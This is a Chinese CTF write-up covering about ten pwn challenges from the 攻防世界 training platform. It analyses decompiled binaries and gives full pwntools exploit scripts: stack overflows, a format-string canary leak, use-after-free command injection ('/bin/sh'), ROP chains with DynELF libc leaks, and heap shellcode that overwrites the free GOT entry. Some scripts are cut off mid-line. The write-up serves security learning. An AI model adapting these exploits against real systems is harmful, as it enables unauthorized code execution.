攻防世界-PWN-Challenge-Wirteup

原创

拾光、 于 2020-07-29 12:15:37 发布 488 收藏 1
分类专栏： ctf 文章标签： ctf writeup pwn

目录

---

dice_game

这个提跟新手区一个题很像，都是利用溢出覆盖随机数的种子，使得随机数产生的序列固定，在本地产生序列后脚本提交就可以了

ida查看程序

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  char buf[55]; // [rsp+0h] [rbp-50h]
  char v5; // [rsp+37h] [rbp-19h]
  ssize_t v6; // [rsp+38h] [rbp-18h]
  unsigned int seed[2]; // [rsp+40h] [rbp-10h]
  unsigned int v8; // [rsp+4Ch] [rbp-4h]

  memset(buf, 0, 0x30uLL);
  *(_QWORD *)seed = time(0LL);
  printf("Welcome, let me know your name: ", a2);
  fflush(stdout);
  v6 = read(0, buf, 0x50uLL);                   // buf长度55字节 可输入长度0x50
  if ( v6 <= 49 )
    buf[v6 - 1] = 0;
  printf("Hi, %s. Let's play a game.\n", buf);
  fflush(stdout);
  srand(seed[0]);                               // 种子，可以利用buf覆盖
  v8 = 1;
  v5 = 0;
  while ( 1 )
  {
    printf("Game %d/50\n", v8);
    v5 = sub_A20();                             // 输入序列 循环50
    fflush(stdout);
    if ( v5 != 1 )
      break;
    if ( v8 == 50 )
    {
      sub_B28((__int64)buf);                    // 打印flag
      break;
    }
    ++v8;
  }
  puts("Bye bye!");
  return 0LL;
}
```

栈信息：

```
-0000000000000050 ; D/A/*   : change type (data/ascii/array)
-0000000000000050 ; N       : rename
-0000000000000050 ; U       : undefine
-0000000000000050 ; Use data definition commands to create local var
-0000000000000050 ; Two special fields " r" and " s" represent retur
-0000000000000050 ; Frame size: 50; Saved regs: 8; Purge: 0
-0000000000000050 ;
-0000000000000050
-0000000000000050 buf             db 55 dup(?)
-0000000000000019 var_19          db ?
-0000000000000018 var_18          dq ?
-0000000000000010 seed            dd 2 dup(?)
-0000000000000008                 db ? ; undefined
-0000000000000007                 db ? ; undefined
-0000000000000006                 db ? ; undefined
-0000000000000005                 db ? ; undefined
-0000000000000004 var_4           dd ?
+0000000000000000  s               db 8 dup(?)
+0000000000000008  r               db 8 dup(?)
+0000000000000010
+0000000000000010 ; end of stack variables
```

将seed覆盖为全0，使用c在kali中跑一下：

```
#include <stdlib.h>
#include <stdio.h>
int main()
{
 srand(0);
 for(int i = 0; i < 50; i++)
 {
  int a = rand() % 6 + 1;
  printf("%d,",a);
 }
 return 0;
}
```

获取到序列：

2,5,4,2,6,2,5,1,4,2,3,2,3,2,6,5,1,1,5,5,6,3,4,4,3,3,3,2,2,2,6,1,1,1,6,4,2,5,2,5,4,4,4,6,3,2,3,3,6,1

构造exp：

```
from pwn import *

rd=[2,5,4,2,6,2,5,1,4,2,3,2,3,2,6,5,1,1,5,5,6,3,4,4,3,3,3,2,2,2,6,1,1,1,6,4,2,5,2,5,4,4,4,6,3,2,3,3,6,1]
#r=process("./dice_game")
r=remote("220.249.52.133",51168)
r.recvuntil("Welcome, let me know your name: ")
payload='aa\0'+'a' * 0x37 + p64(0) + p64(0)
r.sendline(payload)
print(r.recvline())
print(r.recvline())
for i in rd:
 print(r.recv(24))
 r.sendline(str(i))
 print(r.recvline())
r.interactive()
```


得到flag：

```
Game 50/50
Give me the p
oint(1~6): You win.

[*] Switching to interactive mode
Congrats aa
cyberpeace{d12ead94d694cb4310b4a77bbda8a8b7}
```

反应釜开关控制

ida中查看



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s; // [rsp+0h] [rbp-240h]
  char v5; // [rsp+40h] [rbp-200h]

  write(1, "Please closing the reaction kettle\n", 0x23uLL);
  write(1, "The switch is:", 0xEuLL);
  sprintf(&s, "%p\n", easy);
  write(1, &s, 9uLL);
  write(1, ">", 2uLL);
  gets(&v5, ">");
  return 0;
}
```

得知gets那里有攻击点，覆盖返回地址成想要执行的函数地址即可。

如果没有程序的话 需要依次调用起easy、normal、shell即可获得shell。

但是因为有程序，可以直接找到shell函数的地址，跳转过去就可以了。


exp：

```
from pwn import *

s3=0x4005f6
#r=process("./fanyingfu")
r=remote("220.249.52.133",42128)

payload='a'*0x200+'b'*8+p64(s3)
r.sendline(payload)
r.interactive()
```

得到flag：



```
kali@kali:~/桌面/test$ python fanyingfu.py
[+] Opening connection to 220.249.52.133 on port 42128: Done
[*] Switching to interactive mode
Please closing the reaction kettle
The switch is:0x4006b0
>\x00$ cat flag
cyberpeace{d15d98506a804f9a69cc7eb0b7c070e4}
$
```

---

stack2

放入ida查看

查看每个输入看是否有溢出点，最后只是在

```
52        if ( v6 > 2 )
53          break;
54        if ( v6 != 1 )
55          return 0;
56        puts("id\t\tnumber");
57        for ( k = 0; k < j; ++k )
58          printf("%d\t\t%d\n", k, v13[k]);
59      }
60      if ( v6 != 3 )
61        break;
62      puts("which number to change:");
63      __isoc99_scanf("%d", &v5);
64      puts("new number:");
65      __isoc99_scanf("%d", &v7);
66      v13[v5] = v7;
67    }
68    if ( v6 != 4 )
69      break;
70    v9 = 0;
71    for ( l = 0; l < j; ++l )
72      v9 += v13[l];
73  }
74  return 0;
75}
00000747 main:68 (8048747)
```

发现，可以通过v13区修改栈上的数据，就可以覆盖返回地址。

查找字符串找到了/bin/bash 追踪调用找到了调用shell的函数，尝试覆盖到hackhere处。

```
1 int hackhere()
2 {
3   return system("/bin/bash");
4 }
```

main的栈数据：

```
-0000008C var_8C          dd ?
-00000088 var_88          dd ?
-00000084 var_84          dd ?
-00000080 var_80          dd ?
-0000007C var_7C          dd ?
-00000078 var_78          dd ?
-00000074 var_74          dd ?
-00000070 var_70          db 100 dup(?)
-0000000C var_C           dd ?
-00000008                 db ? ; undefined
-00000007                 db ? ; undefined
-00000006                 db ? ; undefined
-00000005                 db ? ; undefined
-00000004 var_4           dd ?
+00000000  s              db 4 dup(?)
+00000004  r              db 4 dup(?)
+00000008 argc             dd ?
+0000000C argv             dd ?                    ; offset
+00000010 envp             dd ?                    ; offset
+00000014
+00000014 ; end of stack variables
```

返回地址针对数组偏移地址计算：0x70 +4 也就是0x74 ，但是尝试攻击时可不到shell，gdb跟踪到ret附近查看，发现

```
   0x80488eb <main+795>:        mov    ecx,DWORD PTR [ebp-0x4]
   0x80488ee <main+798>:        leave
   0x80488ef <main+799>:        lea    esp,[ecx-0x4]
=> 0x80488f2 <main+802>:        ret
```

lea esp，[ecx-0x4]

leave前 栈返回地址是正常的，但是执行完lea这个指令后，栈顶增加0x10，所以正确的偏移是0x70 +4+0x10

0xffffd26c -> 0xffffd27c

构造exp

```
#encoding=utf-8
from pwn import *

r=remote("220.249.52.133", 45002)

r.recvuntil("How many numbers you have:")
r.sendline("1")
r.recvuntil("Give me your numbers")
r.sendline('0')

#system
r.recvuntil("5. exit")
r.sendline("3")
r.recvuntil("which number to change:")
r.sendline("132")
r.recvuntil("new number:")
r.sendline("155")

r.recvuntil("5. exit")
r.sendline("3")
r.recvuntil("which number to change:")
r.sendline("133")
r.recvuntil("new number:")
r.sendline("133")

r.recvuntil("5. exit")
r.sendline("3")
r.recvuntil("which number to change:")
r.sendline("134")
r.recvuntil("new number:")
r.sendline("4")

r.recvuntil("5. exit")
r.sendline("3")
r.recvuntil("which number to change:")
r.sendline("135")
r.recvuntil("new number:")
r.sendline("8")

r.recvuntil("5. exit")
r.sendline("5")
r.interactive()
```

提示 sh: 1: /bin/bash: not found 但是本地正常。

然后尝试直接调用system 和自己构造/bin/sh 都不行，不得以找了下writeup 发现可以不用自己构造字符串，直接截取/bin/bash中的sh就可以了。

最后的exp：

```
#encoding=utf-8
from pwn import *

hack_addr=0x0804859B
system_addr=0x8048450
sh_addr=0x8048987
```

```
sh_addr= 0x80488047

r=remote("220.249.52.133", 45002)

r.recvuntil("How many numbers you have:")
r.sendline("1")
r.recvuntil("Give me your numbers")
r.sendline('0')

r.recvuntil("5. exit")
r.sendline("3")
r.recvuntil("which number to change:")
r.sendline("140")
r.recvuntil("new number:")
r.sendline("135")

r.recvuntil("5. exit")
r.sendline("3")
r.recvuntil("which number to change:")
r.sendline("141")
r.recvuntil("new number:")
r.sendline("137")

r.recvuntil("5. exit")
r.sendline("3")
r.recvuntil("which number to change:")
r.sendline("142")
r.recvuntil("new number:")
r.sendline("4")

r.recvuntil("5. exit")
r.sendline("3")
r.recvuntil("which number to change:")
r.sendline("143")
r.recvuntil("new number:")
r.sendline("8")

#system
r.recvuntil("5. exit")
r.sendline("3")
r.recvuntil("which number to change:")
r.sendline("132")
r.recvuntil("new number:")
r.sendline("80")

r.recvuntil("5. exit")
r.sendline("3")
r.recvuntil("which number to change:")
r.sendline("133")
r.recvuntil("new number:")
r.sendline("132")

r.recvuntil("5. exit")
r.sendline("3")
r.recvuntil("which number to change:")
r.sendline("134")
r.recvuntil("new number:")
r.sendline("4")

r.recvuntil("5. exit")
```

```
r.sendline("3")
r.recvuntil("which number to change:")
r.sendline("135")
r.recvuntil("new number:")
r.sendline("8")

r.recvuntil("5. exit")
r.sendline("5")
r.interactive()
```

得到flag：

```
kali@kali:~/桌面/t$ python stack2.py
[+] Opening connection to 220.249.52.133 on port 45002: Done
[*] Switching to interactive mode

$ cat flag
cyberpeace{7a586ca8de5b2d00eaa8f2c3eeb020da}
```

Mary_Morton

非常简单的热身pwn


这道题存在字符串格式化漏洞和栈溢出漏洞，因为不知道Canary就算出了函数以及不同的子函数里面是不变的，所以考虑是不是两种漏洞都可以单独成功，（打完后看评论 有人说可以。。。）一直在尝试最后找资料发现Canary是不变的，所以使用字符串格式化漏洞获取Canary然后在栈溢出中覆盖Canary和EIP。


ida：

```
puts("Welcome to the battle ! ");
puts("[Great Fairy] level pwned ");
puts("Select your weapon ");
while ( 1 )
{
  while ( 1 )
  {
    sub_4009DA();
    __isoc99_scanf((__int64)"%d", (__int64)&v3);
    if ( v3 != 2 )
      break;
    sub_4008EB();
  }
  if ( v3 == 3 )
  {
    puts("Bye ");
    exit(0);
  }
  if ( v3 == 1 )
    sub_400960();
  else
    puts("Wrong!");
}
```

两个函数内部分别是 字符串格式化漏洞和栈溢出漏洞 打印的菜单已经提示。

格式化漏洞：buf






buf是 ebp-90 Canary是ebp-8 返回EIP是ebp-8

因为是64位程序，(0x90-8)/8 + 1 + 5 = 23

栈溢出那边：



buf是 ebp-90 Canary是ebp-8 返回EIP是ebp-8

exp：

```
#encoding=utf-8
from pwn import *

r=remote("220.249.52.133",38925)
hack_addr = 0x4008DA
r.recvuntil("3. Exit the battle \n")
r.sendline("2")
payload='%23$p'

r.sendline(payload)
sleep(0.5)
r.recvuntil("0x")
scanary= r.recvline()
scanary = int("0x"+scanary,16)
print(hex(scanary))
r.recvuntil("3. Exit the battle \n")
r.sendline("1")
payload='A'*0x88+p64(scanary) + p64(0)+ p64(hack_addr)
r.sendline(payload)
r.interactive()
```

---

time_formatter

描述：将UNIX时间转换为日期是很困难的，所以玛丽编写了一个工具来完成这个任务。

这是一个use after free 的漏洞题。IDA查看:

```
{
  while ( 2 )
  {
    puts("1) Set a time format.");
    puts("2) Set a time.");
    puts("3) Set a time zone.");
    puts("4) Print your time.");
    puts("5) Exit.");
    __printf_chk(1LL, "> ");
    v4 = stdout;
    fflush(stdout);
    switch ( sub_400D26() )
    {
      case 1:
        v6 = sub_400E00();                  // 输入时间格式，调用了 sub_400D74  使用strdup函数申请内存
        break;
      case 2:
        v6 = sub_400E63();                  // 输入时间，用不到
        break;
      case 3:
        v6 = sub_400E43();                  // 输入时区，调用了 sub_400D74  使用strdup函数申请内存
        break;
      case 4:
        v6 = sub_400EA3((__int64)v4, (__int64)"> ", v5);// "/bin/date -d @%d +'%s'"   %s为时间格式    调用system执行此字符串
        break;
      case 5:
        v6 = sub_400F8F();                  // 先 free 时间格式 和 时区 两个内存，在询问是否退出，选N不退出，内存已释放。
        break;
      default:
        continue;
    }
    break;
  }
```


输入1时有输入字符的校验，所以无法在1处构造命令。而输入3时没有对输入内容做校验。

这里输入5 退出时存在UAF漏洞，先输入1申请格式内存，然后5释放格式内存，再执行3申请内存时，申请的内存地址其实是刚刚的格式化内存，这时时间格式和时区指向同样的地址。在3里面构造shell即可。 测试过程如下：

```
> 1
Format: AAA
Format set.
1) Set a time format.
2) Set a time.
3) Set a time zone.
4) Print your time.
5) Exit.
> 5
Are you sure you want to exit (y/N)? N
1) Set a time format.
2) Set a time.
3) Set a time zone.
4) Print your time.
5) Exit.
> 3
Time zone: BBB
Time zone set.
1) Set a time format.
2) Set a time.
3) Set a time zone.
4) Print your time.
5) Exit.
> 4
Your formatted time is: BBB
1) Set a time format.
2) Set a time.
3) Set a time zone.
4) Print your time.
5) Exit.
```

exp：

```
from pwn import *

r=remote("220.249.52.133",58893)
r.recvuntil("> ")
r.sendline("1")
r.recvuntil("Format: ")
r.sendline("AAAA")

r.recvuntil("> ")
r.sendline("5")
r.recvuntil("Are you sure you want to exit (y/N)? ")
r.sendline("N")

r.recvuntil("> ")
r.sendline("3")
r.recvuntil("Time zone: ")
r.sendline("A\';/bin/sh;\'")

r.recvuntil("> ")
r.sendline("4")
r.interactive()
```

得到shell

```
kali@kali:~/ctf/ti$ python time_formatter.py
[+] Opening connection to 220.249.52.133 on port 58893: Done
[*] Switching to interactive mode
Your formatted time is: sh: 1: /bin/date: not found
$ ls
bin
dev
flag
lib
lib32
lib64
time_formatter
$ cat flag
cyberpeace{e22623c  38004f4938742cd  }
$
```


---

pwn-200

这个题跟新手区的level3类似，不过level3提供了glibc的库，这个题里面没有提供，所以就需要利用DynELF和write函数泄露system的地址。

同时/bin/sh也无法找到现成的字符串可以利用，需要使用read函数构造用户输入。

存在的溢出点为：

```
1 ssize_t sub_8048484()
2 {
3   char buf; // [esp+1Ch] [ebp-6Ch]
4
5   setbuf(stdin, &buf);
6   return read(0, &buf, 0x100u);
7 }
```

程序的保护：

```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
gdb-peda$ a
```

write、read、main、存在溢出点的函数、还需要找3个pop 的代码段都可以在ida中找到，构造exp：

```
from pwn import *
#context(log_level='debug',arch='i386',os='linux')

r=remote("220.249.52.133",36995)
elf= ELF("./pwn-200")

write_plt=elf.plt['write']
func_addr = 0x8048484

def leak(address):
 payload="A"*112+p32(write_plt) + p32(func_addr)+p32(1) +p32(address)+ p32(4)
 r.sendline(payload)
 d= r.recv(4)
 return d

print(r.recv())

dyn = DynELF(leak,elf=ELF("./pwn-200"))
sys_addr = dyn.lookup("system",'libc')
print("sys_addr:"+hex(sys_addr))

main_addr= 0x80484be
payload="A"*112+p32(main_addr)
r.sendline(payload)
print(r.recv())

read_plt=elf.plt['read']
bss_addr=elf.bss()

pop3_addr = 0x080485cd
#        block  + read addr     + read ret      +read param:stdin + readtobuf    + readmaxnums + pop read p
payload="A"*112 + p32(read_plt) + p32(sys_addr) + p32(0)          + p32(bss_addr)+ p32(10)     + p32(pop3_a
r.sendline(payload)

r.sendline("/bin/sh")
r.interactive()
```

---

pwn1 babycrack

这个题目步骤：

1、获取canary。

2、利用puts计算puts地址。

3、利用泄露的libc查找system和sh（/bin/sh不可用。。。） 或者查找one_gadget

4、构造payload

exp：

```
#encoding=utf-8
from pwn import *

r=remote("220.249.52.133",34102)
elf= ELF("./babystack")
libc= ELF("./libc-2.23.so")

r.sendlineafter(">> ","1")
payload="A"*136
r.sendline(payload)
print(r.recv())
r.sendlineafter(">> ","2")
r.recvuntil("A"*136) #泄露canary

canary=u64(r.recv(8))-0x0a #canary最低位为00，正好对应payload的回车
print("canary:"+hex(canary))
r.sendlineafter(">> ","1")
main_addr=0x400908  #因为没有开启PIE每次地址相同 ida中获取
popedi_addr=0x400a93
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']

payload="A"*136+p64(canary)+p64(0)+p64(popedi_addr)+p64(puts_got)+p64(puts_plt)+p64(main_addr)
r.sendline(payload)
r.sendlineafter(">> ","3")
puts_addr=u64(r.recv(8).ljust(8,'\x00')) #不足8个字节 u64报错
print("puts_addr:"+hex(puts_addr))

#sysoffset  = 0x45216  #one_gadget获取到的 one_gadget方式
sysoffset  = libc.symbols['system'] #使用system的方式，后来晚上发现可以用one_gadget，后面payload不用传参
putsoffset  = libc.symbols['puts']
print("sysoffset:"+hex(sysoffset))
sys_addr=sysoffset + puts_addr - putsoffset
print("sys_addr:"+hex(sys_addr))

sh_offset=libc.search("sh\x00").next() #
sh_addr=sh_offset + puts_addr - putsoffset
print("sh_addr:"+hex(sh_addr))

r.sendlineafter(">> ","1")
payload="A"*136+p64(canary)+p64(0)+p64(popedi_addr)+p64(sh_addr)+p64(sys_addr) #system方式
#payload="A"*136+p64(canary)+p64(0)+p64(sys_addr) #one_gadget方式
r.sendline(payload)
r.sendlineafter(">> ","3")
r.interactive()
```

---

pwn-100

这是一道典型的64位rop栈溢出题，做完之后能学到和稳固很多知识点。

查看程序保护：

```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
gdb-peda$
```

只开启了NX

ida中查找溢出点：

```
1 int sub_40068E()
2 {
3   char v1; // [rsp+0h] [rbp-40h]
4
5   sub_40063D((__int64)&v1, 200);
6   return puts("bye~");
7 }
```

sub_40063D里面有调用read 往v1中写入200个字节。而v1长度只有0x40。程序中找不到system和/bin/sh， 由于没有提供so文件，只能使用dynELF利用puts寻找system的地址。此为方法一，因为前面有题学过dynELF所以先用此方法解，解的过程中下载安装LibcSearcher，再学习这个。

这题还涉及64位函数参数传递，前面一直没接触过的万能gadget，这次终于真正接触一下了。

```
.text:0000000000400740 loc_400740:                             ; CODE XREF: init+54↓j
.text:0000000000400740                 mov     rdx, r13
.text:0000000000400743                 mov     rsi, r14
.text:0000000000400746                 mov     edi, r15d
.text:0000000000400749                 call    qword ptr [r12+rbx*8]
.text:000000000040074D                 add     rbx, 1
.text:0000000000400751                 cmp     rbx, rbp
.text:0000000000400754                 jnz     short loc_400740
.text:0000000000400756
.text:0000000000400756 loc_400756:                             ; CODE XREF: init+36↑j
.text:0000000000400756                 add     rsp, 8
.text:000000000040075A                 pop     rbx
.text:000000000040075B                 pop     rbp
.text:000000000040075C                 pop     r12
.text:000000000040075E                 pop     r13
.text:0000000000400760                 pop     r14
.text:0000000000400762                 pop     r15
.text:0000000000400764                 retn
.text:0000000000400764 ; } // starts at 400700
.text:0000000000400764 init            endp
```


万能gadget的使用：

1、从pop edi开始进入，构造参数，返回到上方的mov rdx,r13 使用call r12执行指定函数（要使用got地址）再返回指定地址。

2、将pop r15的指令拆散，最后一个指令会变成pop rdi，正好可以构造pop rdi； ret 指令，单参数传递好用。

3、将pop r14的指令拆散，最后一个指令会变成pop rsi，正好可以构造pop rsi；pop r15；ret 指令，两个参数时与2一起使用。

解题思路：

1、使用dynELF 和 puts函数泄露system地址。

2、找一个可以读写的段的没用到的地址，构造溢出调转到gadget1和gadget2构造read输入

3、输入/bin/sh

4、构造溢出执行system('/bin/sh')

exp:

```
#64位 dynELF获取system地址。
#encoding=utf-8
from pwn import *
r=remote("220.249.52.133",52058)
#r=process("./pwn-100")
elf= ELF("./pwn-100")

loop_addr=0x400550   # 一般是 main 或者是start
popadi_addr=0x400763 # gadgate2 结尾处
gadgate1=0x40075A    # 一连串pop
gadgate2=0x400740    # mov 到 edi esi edx
puts_plt=elf.plt["puts"]
print("puts_plt:"+hex(puts_plt))

def leak(address):
 count = 0
 up = 0
 content = ""
 payload = "A"*0x40 + p64(0)+p64(popadi_addr)+p64(address)+p64(puts_plt)+p64(loop_addr)
 payload = payload.ljust(200,'B')
 r.send(payload)
 r.recvuntil('bye~\n')
 while True: #参照网上模板
  c=r.recv(numb=1, timeout=0.1)
  count += 1
  if up == '\n' and c == "":
   content=content[:-1]+'\x00'
   break
  else:
   content += c
   up = c
 content = content[:4]
 return content

dyn = DynELF(leak, elf=elf)
sys_addr = dyn.lookup("system",'libc')
print("sys_addr:"+hex(sys_addr))

#构造read
sh_addr=0x601040  #bss段找一个可读写的 未用的地址段
read_got=elf.got["read"] # call的地址的值
#
payload =  "A"*0x40 + p64(0)+p64(gadgate1)  #
payload += p64(0)+p64(1)+p64(read_got)+p64(10)+p64(sh_addr)+p64(0) #rbx rbp(rbx+1)  r12(next call)  r13(p3)
payload += p64(gadgate2) + "C"*56 + p64(loop_addr)  #        nextret
payload =  payload.ljust(200,'B')
r.send(payload)
r.recvuntil('bye~\n')
print("send write")
r.sendline("/bin/sh")
print("send sh")
payload = "A"*0x40 + p64(0)+p64(popadi_addr)+p64(sh_addr)+p64(sys_addr)+p64(loop_addr)
payload = payload.ljust(200,'B')
r.send(payload)
r.interactive()
```

学习使用LibcSearcher 失败了 列出了十几个版本 选择之后都与 dynELF的地址不同，等遇到其他题目再做尝试。

---

welpwn

这道题目注意的有两点:

1、存在溢出的地方会截断\0 构造的payload只能覆盖返回地址，其他的数据无法输入。

2、构造payload输入的时候 输出的数据有点乱，应该是printf的字符串没有\n。

网上找到的是使用4个pop 把函数的返回地址 转换到 main函数的栈空间，利用截断前的payload构造rop。

exp如下：

```
#encoding=utf-8
from pwn import *

r=remote("220.249.52.133",30395)
#r = process(("./welpwn"))
elf= ELF("./welpwn")

start_addr = 0x400630
pop4=0x40089C
popadi_addr=0x4008a3
gadgate1=0x40089A    # 一连串pop
gadgate2=0x400880    # mov 到 edi esi edx

write_plt=elf.plt["write"]
write_got=elf.got["write"]
print("write:"+hex(write_plt))

def leak(address):
 #print("recv1:["+r.recv()+"]")
 r.recv()
 payload = "a"*24 + p64(pop4) + p64(gadgate1) + p64(0)+p64(1)+p64(write_got) + p64(8)+ p64(address) + p64(1
 r.sendline(payload)
 #print("recv2:["+r.recv(8)+"]")
 content = r.recv(8)
 return content

dyn = DynELF(leak, elf=elf)
sys_addr = dyn.lookup("system",'libc')
print("sys_addr:"+hex(sys_addr))
bss =elf.bss()
read_got=elf.got["read"]
print("0"+ r.recv())
payload2 = "a"*24 + p64(pop4) + p64(gadgate1) + p64(0)+p64(1)+p64(read_got)+ p64(10)+ p64(bss) + p64(0)+p64
r.sendline(payload2)
r.sendline('cat flag')
r.interactive()
```

---

note-service2


这是遇到的第一个堆漏洞的题目，花了些的时间了解了下堆的结构，再学习了晚上师傅们的wp，算是搞懂了一些，仅作记录。

使用ida打开，程序包含两个功能，

选择1 malloc最长8字节的内存 到 起始地址+index。

选择4 free 起始地址+index的地址。这里free的参数为 起始地址+index

ida打开 ，在这里存在漏洞，没有校验v1也就是index的值，所以可以利用地址偏移到其他内存地址。



漏洞利用思路：

1、利用菜单1：覆盖free的got地址 ，在申请的堆空间部署shellcode，在申请的堆部署"/bin/sh"

2、利用菜单4：调用free时free函数被换成了部署的shellcode 参数为之前部署‘/bin/sh’的内存地址。

64位#fastbin chunk结构 32位8字节对齐 64位16字节对齐 64位：len%16 > 8 不使用padding <8使用下一chunk头

#prev_size 8
#size 8
#fd 8"xxxxxeb19"
#bk 8

根据输入content的函数只能输入7个字节，第八个作为‘\0’

shellcode：

#64位shellcode
mov rdi,xxxx;"/bin/sh"的地址
mov rax,0x3b;execve系统调用号
mov rsi,0
mov rdx,0
sycall

asm2=asm("mov rax, 0x3b")打印一下长度为7，无法使用

可以替换:

asm0=asm("push 0x3b")
asm1=asm("pop rax")

或者

asm0=asm("xor eax, eax")
asm1=asm("mov eax, 0x3b")

exp：

```
#encoding=utf-8
from pwn import *
#context.log_level = 'debug'
context(os='linux',arch='amd64')
r=remote("220.249.52.133",42896)
#r=process("note-service2")
elf=ELF("note-service2")

def doit(sindex,scontent):
 r.sendlineafter("your choice>> ", "1")
 r.sendlineafter("index:", str(sindex))
 r.sendlineafter("size:", "8")
 print(scontent)
 r.sendlineafter("content:", scontent)

heap_addr = 0x2020A0
free_got = elf.got["free"]
free_offset= (free_got-heap_addr)/8
print("heap_free_offset:"+str(free_offset))

#64位shellcode
#mov rdi,xxxx;"/bin/sh"的地址
#mov rax,0x3b;execve系统调用号
#mov rsi,0
#mov rdx,0
#sycall

#prev_size 8
#size      8
#fd        8"xxxxx\xeb\xn"
#bk        8

#prev_size 8
#size      8
#fd        8
#bk        8
asm0=asm("push 0x3b")
asm1=asm("pop rax")
asm2=asm("mov rax, 0x3b")
asm3=asm("xor rsi,rsi")
asm4=asm("xor rdx,rdx")
asm5=asm("syscall")

print(len(asm0))
print(len(asm1))
print(len(asm2))
print(len(asm3))
print(len(asm4))
print(len(asm5))

doit(0,"/bin/sh")
doit(free_offset,asm("xor rsi,rsi")+"\x90\x90\xeb\x19")
doit(1,asm("push 0x3b\n pop rax")+"\x90\x90\xeb\x19")
doit(2,asm("xor rdx,rdx") + asm("syscall") +"\x90\x90")

r.sendlineafter("your choice>> ", "4")
r.sendlineafter("index:", "0")
r.interactive()
```

supermarket

题目下载下来以后解压得到一个supermarket文件 需要改成tar再次解压 可以得到可执行程序supermarket和libc的库。

supermarket程序拖入ida32位：

每个菜单函数查看 发现操作同上一题很像，不过不存在上一题的漏洞，通过菜单1添加商品可以得知商品的结构体如下：

```
struct node{
char name[16]    //16
int  price;      //4
int  desc_size;  //4
char *desc;      //4
}
//len 28
```

